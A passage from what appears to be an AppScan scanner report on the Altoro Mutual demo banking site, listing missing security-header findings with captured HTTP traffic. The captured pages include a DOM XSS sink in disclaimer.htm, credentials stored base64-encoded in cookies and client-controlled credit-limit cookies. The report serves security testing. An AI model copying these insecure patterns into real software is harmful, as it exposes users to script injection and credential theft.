User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=business_retirement.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Thu, 22 Feb 2007 08:36:56 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1123
X-Powered-By: ASP.NET
ETag: "04259c5c56c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html
```

```
<html>
 <head>
         <title>Business Retirement Infromation</title>
         <link href="style.css" rel="stylesheet" type="text/css" />
 </head>
 <body>

<div class="fl" style="width:67%;">

<h1>Retirement</h1>

<p>In order to attract and retain the best employees in today's competitive job market, it is critical to offer
retirement plans and benefits that encourage long-term careers with your company. Altoro Mutual specialists can
work with you to create a retirement portfolio that will impress your employees while staying within your company's
budget.
<ul>
    <li>401K</li>
    <li>Profit Sharing</li>
    <li>Defined Benefit</li>
    <li>Executive Savings</li>
</ul>
</p>

<p>For more information about these products, please <a href="default.aspx?content=inside_contact.htm">contact
Altoro Mutual</a>.</p>

</div>

<div class="flp" style="width: 150px;">

<img src="images/b_retirement.jpg" alt="Retirement Planning"><br />

<span class="credit">
Altoro Mutual specialists can work with you to create a retirement portfolio that will impress your
employees</span>

</div>

 </body>
</html>
```

Issue 4 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/disclaimer.htm
Domain	demo.testfire.net
Element	disclaimer.htm
Path	/disclaimer.htm
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header

Issue 4 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-XSS-Protection response header is missing, which may allow Cross-Site Scripting attacks

Test Requests and Responses:

```
GET /disclaimer.htm?url=http://www.netscape.com HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45;
amSessionId=51412155872; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=inside_contact.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Last-Modified: Tue, 10 Jul 2007 19:09:26 GMT
Server: Microsoft-IIS/8.0
Accept-Ranges: bytes
Content-Length: 1517
X-Powered-By: ASP.NET
ETag: "0f71cd525c3c71:0"
Date: Tue, 02 Jan 2018 11:14:54 GMT
Content-Type: text/html

<html>
<head>
  <title>Altoro Mutual: Link Disclaimer</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
  <style type="text/css">
  <!--
    p { font: 12px verdana, arial, sans-serif; color:#000000; line-height:1.6 }
  -->
```

```
  </style>
  <script>

    function go(sDestination) {
      window.opener.location.href = sDestination;
      cl();
    }

    function cl() {
      window.close();
    }

    var iPos = document.URL.indexOf("url=")+4;
    var sDst = document.URL.substring(iPos,document.URL.length);
  </script>
</head>

<body bgcolor=#FFFFFF link="#5811B0" vlink="#5811B0" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">

  <center>
  <table width=90% border=0>
    <tr>
      <td>
        <p>This hyperlink allows you to access a third party website:
        <br /><br />
        <b><script>document.write(unescape(sDst));</script></b>
        <br /><br />
        Please read the privacy policy of the linked website, which
        may differ from the privacy policy of the Altoro Mutual website.
        <br /><br />
        Click OK to continue or Cancel to remain on altoromutual.com.
        </p>
        <a href="#" onclick="go(sDst);return false;"><img src="images/ok.gif" id="ok" alt="ok" border="0"></a>
        <a href="#" onclick="cl();return false;"><img src="images/cancel.gif" id="cancel" alt="cancel" border="0">
</a>
      </td>
    </tr>
  </table>

  </center>

</body>
</html>
```

Issue 5 of 5

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-XSS-Protection" header

Issue 5 of 5 - Details

Difference:

Reasoning: AppScan detected that the X-XSS-Protection response header is missing, which may allow Cross-Site Scripting attacks

Test Requests and Responses:

```
GET /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amSessionId=51412155872; ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 8692
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:14:54 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Login
```

```
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /><meta name="keywords" content="Altoro Mutual Login, login, authenticate"></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts
with Altoro Mutual." class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="../default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="../default.aspx?
content=personal_deposit.htm">Deposit Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="../default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="../default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="../default.aspx?
content=personal_cards.htm">Cards</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="../default.aspx?
content=personal_investments.htm">Investments &amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="../default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="../default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="../default.aspx?
content=business_deposit.htm">Deposit Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="../default.aspx?conte
...
...
...
```

Go to Table of Contents

L DAST: Missing Cross-Frame Scripting Defence 4

Issue 1 of 4

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/apply.aspx
Domain	demo.testfire.net
Element	apply.aspx
Path	/bank/apply.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Frame-Options" header

Issue 1 of 4 - Details

Difference:

Reasoning: AppScan detected that the X-Frame-Options response header is missing, which may allow Cross-Frame Scripting attacks

Test Requests and Responses:

```
POST /bank/apply.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amSessionId=51412155872; amUserId=100116014; lang=english
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/apply.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 29

passwd=demo1234&Submit=Submit

HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5416
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:03 GMT
Expires: -1
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Credit Card Application
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                         <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
          </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="transaction.aspx">View Recent Transactions</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="transfer.aspx">Transfer Funds</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="queryxpath.aspx">Search News Articles</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="customize.aspx">Customize Site Language</a></li>
        </ul>
        <span id="_ctl0__ctl0_Content_Administration"></span>
    </td>
    <td valign="top" colspan="3" class="bb">


<div class="fl" style="width: 99%;">

<h1>Altoro Mutual
    <span id="_ctl0__ctl0_Content_Main_lblType">Gold</span>
    Visa Application</h1>

<!--
    userid = userCookie.Values["UserID"].ToString();
    cLimit = Request.Cookies["Limit"].Value;
    cInterest = Request.Cookies["Interest"].Value;
    cType = Request.Cookies["CardType"].Value;
-->

<span id="_ctl0__ctl0_Content_Main_lblMessage">Your new Altoro Mutual Gold VISA wi
...
...
...
```

Issue 2 of 4

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/survey_questions.aspx
Domain	demo.testfire.net
Element	survey_questions.aspx
Path	/survey_questions.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Frame-Options" header

Issue 2 of 4 - Details

Difference:

Reasoning: AppScan detected that the X-Frame-Options response header is missing, which may allow Cross-Frame Scripting attacks

Test Requests and Responses:

```
GET /survey_questions.aspx?step=a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=51412155872;
ASP.NET_SessionId=2oan1z45bgqh3iizalrl4h45; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=;
lang=english
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/survey_questions.aspx
Accept-Language: en-US,en;q=0.8


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Content-Length: 7321
X-AspNet-Version: 2.0.50727
Cache-Control: private
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:16:04 GMT
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Survey
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="default.aspx"
style="height:80px;width:183px;"><img src="images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="bank/logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="default.aspx?content=inside_contact.htm">Contact
Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="feedback.aspx">Feedback</a> | <label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1" src="images/header_pic.jpg"
border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />  
<a id="_ctl0__ctl0_Content_AccountLink" title="Click here to access a summary view of your banking accounts with
Altoro Mutual." class="focus" href="bank/main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <a id="_ctl0__ctl0_Content_CatLink1" class="subheader" href="default.aspx?
content=personal.htm">PERSONAL</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="default.aspx?content=personal_deposit.htm">Deposit
Product</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink2" href="default.aspx?
content=personal_checking.htm">Checking</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink3" href="default.aspx?content=personal_loans.htm">Loan
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink4" href="default.aspx?content=personal_cards.htm">Cards</a>
</li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink5" href="default.aspx?
content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink6" href="default.aspx?content=personal_other.htm">Other
Services</a></li>
        </ul>

        <a id="_ctl0__ctl0_Content_CatLink2" class="subheader" href="default.aspx?content=business.htm">SMALL
BUSINESS</a>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink7" href="default.aspx?content=business_deposit.htm">Deposit
Products</a></li>
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink8" href="default.aspx?
...
...
...
```

Issue 3 of 4

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/login.aspx
Domain	demo.testfire.net
Element	login.aspx
Path	/bank/login.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Frame-Options" header

Issue 3 of 4 - Details

Difference: **Cookie** removed from request: `51412155872`
Cookie removed from request: `2oan1z45bgqh3iiza1rl4h45`

Reasoning: AppScan detected that the X-Frame-Options response header is missing, which may allow Cross-Frame Scripting attacks

Test Requests and Responses:

```
POST /bank/login.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Origin: https://demo.testfire.net
Connection: keep-alive
Referer: https://demo.testfire.net/bank/login.aspx
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US,en;q=0.8
Content-Length: 41

uid=jsmith&passw=demo1234&btnSubmit=Login

HTTP/1.1 302 Found
Content-Length: 136
Location: /bank/main.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=vv1nh0eec152tw452gwcucfd; path=/; HttpOnly
Set-Cookie: amSessionId=658232414; path=/
Set-Cookie: amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; expires=Tue, 02-Jan-2018 15:05:08 GMT; path=/
Set-Cookie: amUserId=100116014; path=/
Set-Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; path=/
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 12:05:07 GMT
Content-Type: text/html; charset=utf-8
```

```
Pragma: no-cache
Cache-Control: no-cache

<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="%2fbank%2fmain.aspx">here</a>.</h2>
</body></html>


GET /bank/main.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/57.0.2987.133
Safari/537.36
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; amSessionId=52941179119;
ASP.NET_SessionId=ioansp3rdjprcr2w13dub055; amUserId=100116014
Host: demo.testfire.net
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/bank/login.aspx
Accept-Language: en-US


HTTP/1.1 200 OK
Server: Microsoft-IIS/8.0
Pragma: no-cache
Content-Length: 5699
X-AspNet-Version: 2.0.50727
Cache-Control: no-cache
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:07:43 GMT
Expires: -1
Content-Type: text/html; charset=utf-8



<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >
<head id="_ctl0__ctl0_head"><title>
 Altoro Mutual: Online Banking Home
</title><meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"><link href="../style.css"
rel="stylesheet" type="text/css" /></head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.aspx">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
          <tr>
              <td rowspan="2"><a id="_ctl0__ctl0_HyperLink1" href="../default.aspx"
style="height:80px;width:183px;"><img src="../images/logo.gif" border="0" /></a></td>
                  <td align="right" valign="top">
                      <a id="_ctl0__ctl0_LoginLink" title="Please click here to sign out of the Online Banking
application.  You may also want to close your browser window." href="logout.aspx" style="color:Red;font-
weight:bold;">Sign Off</a> | <a id="_ctl0__ctl0_HyperLink3" href="../default.aspx?
content=inside_contact.htm">Contact Us</a> | <a id="_ctl0__ctl0_HyperLink4" href="../feedback.aspx">Feedback</a> |
<label for="txtSearch">Search</label>
          <input type="text" name="txtSearch" id="txtSearch" accesskey="S" />
          <input type="submit" value="Go" />
                  </td>
           </tr>
           <tr>
                  <td align="right" style="background-
image:url(/images/gradient.jpg);padding:0px;margin:0px;"><img id="_ctl0__ctl0_Image1"
src="../images/header_pic.jpg" border="0" style="height:60px;width:354px;" /></td>
           </tr>
   </table>
 </form>
</div>

<div id="wrapper" style="width: 99%;">


<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="_ctl0__ctl0_Content_Image1"
src="../images/pf_lock.gif" alt="Secure Login" align="absbottom" border="0" style="height:14px;width:12px;" />
  <a id="_ctl0__ctl0_Content_AccountLink" class="focus" href="main.aspx">MY ACCOUNT</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="_ctl0__ctl0_Content_LinkHeader2" class="focus"
href="../default.aspx?content=personal.htm">PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="_ctl0__ctl0_Content_LinkHeader3" class="focus"
href="../default.aspx?content=business.htm">SMALL BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="_ctl0__ctl0_Content_LinkHeader4" class="focus"
href="../default.aspx?content=inside.htm">INSIDE ALTORO MUTUAL</a></div></td>
  </tr>
  <tr>
    <td valign="top" class="cc br bb">
        <br style="line-height: 10px;"/>
        <b>I WANT TO ...</b>
        <ul class="sidebar">
          <li><a id="_ctl0__ctl0_Content_MenuHyperLink1" href="main.aspx">View Account Summary</a></li>
```

```
          <li><a id="_ctl0__ctl0_Content_M
...
...
...
```

Issue 4 of 4

Severity:	Low
Status	New
Classification	Definitive
Location	https://demo.testfire.net/bank/logout.aspx
Domain	demo.testfire.net
Element	logout.aspx
Path	/bank/logout.aspx
Scheme	https
Domain	demo.testfire.net
CVSS	5.0
Availability Impact	Partial
Confidentiality Impact	Partial
Integrity Impact	Partial
Date Created	Thursday, December 20, 2018
Last Updated	Thursday, December 20, 2018
Threat Classification:	Information Leakage
Risk:	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locationsIt is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Frame-Options" header

Issue 4 of 4 - Details

Difference:

Reasoning: AppScan detected that the X-Frame-Options response header is missing, which may allow Cross-Frame Scripting attacks

Test Requests and Responses:

```
GET /bank/logout.aspx HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Cookie: amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9; ASP.NET_SessionId=mptrasyxs2daulf2tqft5fvz;
amSessionId=53554189886; amUserId=100116014; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Host: demo.testfire.net
Upgrade-Insecure-Requests: 1
Connection: keep-alive
Referer: https://demo.testfire.net/default.aspx?content=privacy.htm
Accept-Language: en-US,en;q=0.8


HTTP/1.1 302 Found
Content-Length: 132
Location: /default.aspx
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: amUserId=; expires=Mon, 01-Jan-2018 11:36:00 GMT; path=/
Set-Cookie: amCreditOffer=; expires=Mon, 01-Jan-2018 11:36:00 GMT; path=/
```

```
Expires: -1
X-Powered-By: ASP.NET
Date: Tue, 02 Jan 2018 11:36:00 GMT
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Cache-Control: no-cache

